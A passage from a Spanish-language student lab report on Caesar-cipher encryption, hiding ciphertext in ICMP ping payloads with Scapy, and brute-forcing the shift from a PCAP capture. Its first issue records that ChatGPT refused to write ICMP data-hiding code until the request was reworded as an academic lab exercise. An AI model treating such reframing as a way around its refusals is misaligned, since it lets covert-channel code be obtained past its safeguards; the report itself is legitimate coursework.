[Corrimiento 21] -> qfwdhcufotwo m gsuifwror sb fsrsg
[Corrimiento 22] -> pevcgbtensvn l frthevqnq ra erqrf
[Corrimiento 23] -> odubfasdmrum k eqsgdupmp qz dqpqe
[Corrimiento 24] -> nctaezrclqtl j dprfctolo py cpopd
[Corrimiento 25] -> mbszdyqbkpsk i coqebsnkn ox bonoc
shino@shino-Nitro-AN515-57:~/Escritorio$
```

Figura 14: Listado de corrimientos y textos obtenidos.

### 3.3.5. Mensaje recuperado

La alternativa más probable se muestra en verde junto con el corrimiento utilizado en la encriptación.

Tabla 6: Resultado de la recuperación del mensaje.

| | |
|---|---|
| Texto cifrado reconstruido | larycxpajorj h bnpdarmjm nw anmnb |
| Corrimiento | 9 |
| Texto plano recuperado | criptografia y seguridad en redes |

## 3.4. Issues encontrados y soluciones

### 3.4.1. Issue 1: Restricciones de seguridad al solicitar la implementación

**Problema:** Durante el desarrollo de la actividad de modo stealth se presentaron dificultades al solicitar directamente a ChatGPT código relacionado con la inyección de información dentro de tráfico ICMP. Algunas solicitudes eran rechazadas debido a que podían interpretarse como código destinado a ocultar o filtrar información mediante tráfico de red.

**Solución:** Se reformuló la solicitud indicando explícitamente que el desarrollo correspondía a un laboratorio académico y que el objetivo era analizar tráfico ICMP en un entorno controlado. Se solicitó la implementación desde una perspectiva de prueba, análisis de paquetes y comprensión del protocolo.

**Verificación:** Después de reformular las solicitudes fue posible obtener una implementación basada en Scapy, ejecutarla en el entorno de laboratorio y analizar los paquetes generados mediante Wireshark.

### 3.4.2. Issue 2: Identificación del corrimiento correcto en el descifrado

**Problema:** Al implementar la etapa MitM, el corrimiento utilizado para cifrar el mensaje no estaba disponible directamente en la captura. Por lo tanto, fue necesario determinar cómo encontrar el texto original sin conocer previamente la llave.

**Solución:** Se consultó a ChatGPT sobre una estrategia para resolver el problema y se implementó una búsqueda por fuerza bruta que genera las 26 posibilidades del cifrado César, correspondientes a los diferentes corrimientos del alfabeto.

**Verificación:** La solución se verificó ejecutando el programa sobre el archivo PCAP. Se obtuvieron las 26 alternativas y se identificó como resultado más probable criptografia y seguridad en redes, asociado al corrimiento 9, coincidiendo con el mensaje original utilizado en la Actividad 1.

### 3.4.3. Issue 3: Dificultad para comprender el funcionamiento de Scapy y los campos ICMP

**Problema:** Una dificultad importante fue comprender cómo construir correctamente un paquete utilizando las capas IP, ICMP y Raw, además de determinar dónde debía ubicarse el carácter transmitido dentro del payload.

**Solución:** Se solicitó una explicación específica de cada campo utilizado por Scapy y de la estructura del paquete. A partir de esta explicación se pudo comprender la relación entre los campos IP e ICMP y modificar el programa para controlar elementos como el identificador, número de secuencia y contenido del payload.

**Verificación:** El funcionamiento se comprobó mediante Wireshark, donde se inspeccionaron las capas IP e ICMP y los bytes correspondientes al payload de los paquetes generados. Las Figuras 8, 9 y 10 muestran esta verificación..

### 3.4.4. Issue 4: Correcciones repetitivas del código

**Problema:** Durante la implementación se presentaron casos en los que solicitar una corrección sobre el mismo código no solucionaba completamente el problema. Algunas modificaciones mantenían parte del error original o introducían nuevos problemas.

**Solución:** En lugar de solicitar nuevamente una corrección general, se aisló el problema específico y se proporcionó únicamente la parte del código relacionada con el error.

**Verificación:** Luego de realizar las correcciones por partes, se comprobó el funcionamiento mediante la ejecución de los scripts y mediante las capturas obtenidas en Wireshark. Finalmente, el programa MitM permitió reconstruir y descifrar correctamente el mensaje original, demostrando que las correcciones realizadas fueron efectivas.

## Conclusiones y comentarios

Finalmente el desarrollo del laboratorio permitió implementar y evaluar un flujo completo de cifrado, transmisión y recuperación de información utilizando tráfico ICMP. En la primera actividad se implementó el algoritmo de cifrado César, recibiendo el texto y el corrimiento mediante argumentos de línea de comandos. El resultado obtenido permitió generar correctamente el mensaje cifrado que posteriormente fue utilizado en las siguientes actividades.

En la segunda actividad se implementó un programa capaz de generar solicitudes ICMP y transportar los caracteres del mensaje cifrado dentro de sus payloads. Mediante Wireshark fue posible inspeccionar los paquetes generados y comparar sus campos con aquellos observados en un tráfico ICMP generado mediante ping. Esta comparación permitió identificar tanto las características que fueron replicadas como las diferencias existentes entre ambos tipos de tráfico.

Finalmente, en la tercera actividad se procesó una captura PCAP para reconstruir el mensaje transmitido. El programa permitió extraer los caracteres almacenados en los payloads, reconstruir el texto cifrado y probar los 26 posibles corrimientos del algoritmo César. La alternativa correspondiente al corrimiento 9 permitió recuperar el mensaje original, criptografia y seguridad en redes, coincidiendo con el texto utilizado inicialmente.

El laboratorio también permitió observar las limitaciones de utilizar un cifrado César para proteger información. Al existir únicamente 26 posibles corrimientos, un atacante que conozca el algoritmo puede probar todas las alternativas y utilizar criterios lingüísticos para identificar rápidamente el texto plano.

Por último, la experiencia de desarrollo permitió identificar algunas dificultades relacionadas con el uso de ChatGPT, especialmente al trabajar con argumentos de línea de comandos, librerías de manipulación de paquetes y corrección de errores. La solución de estos problemas requirió realizar solicitudes más específicas, analizar el código generado y verificar cada modificación mediante ejecuciones y capturas de tráfico.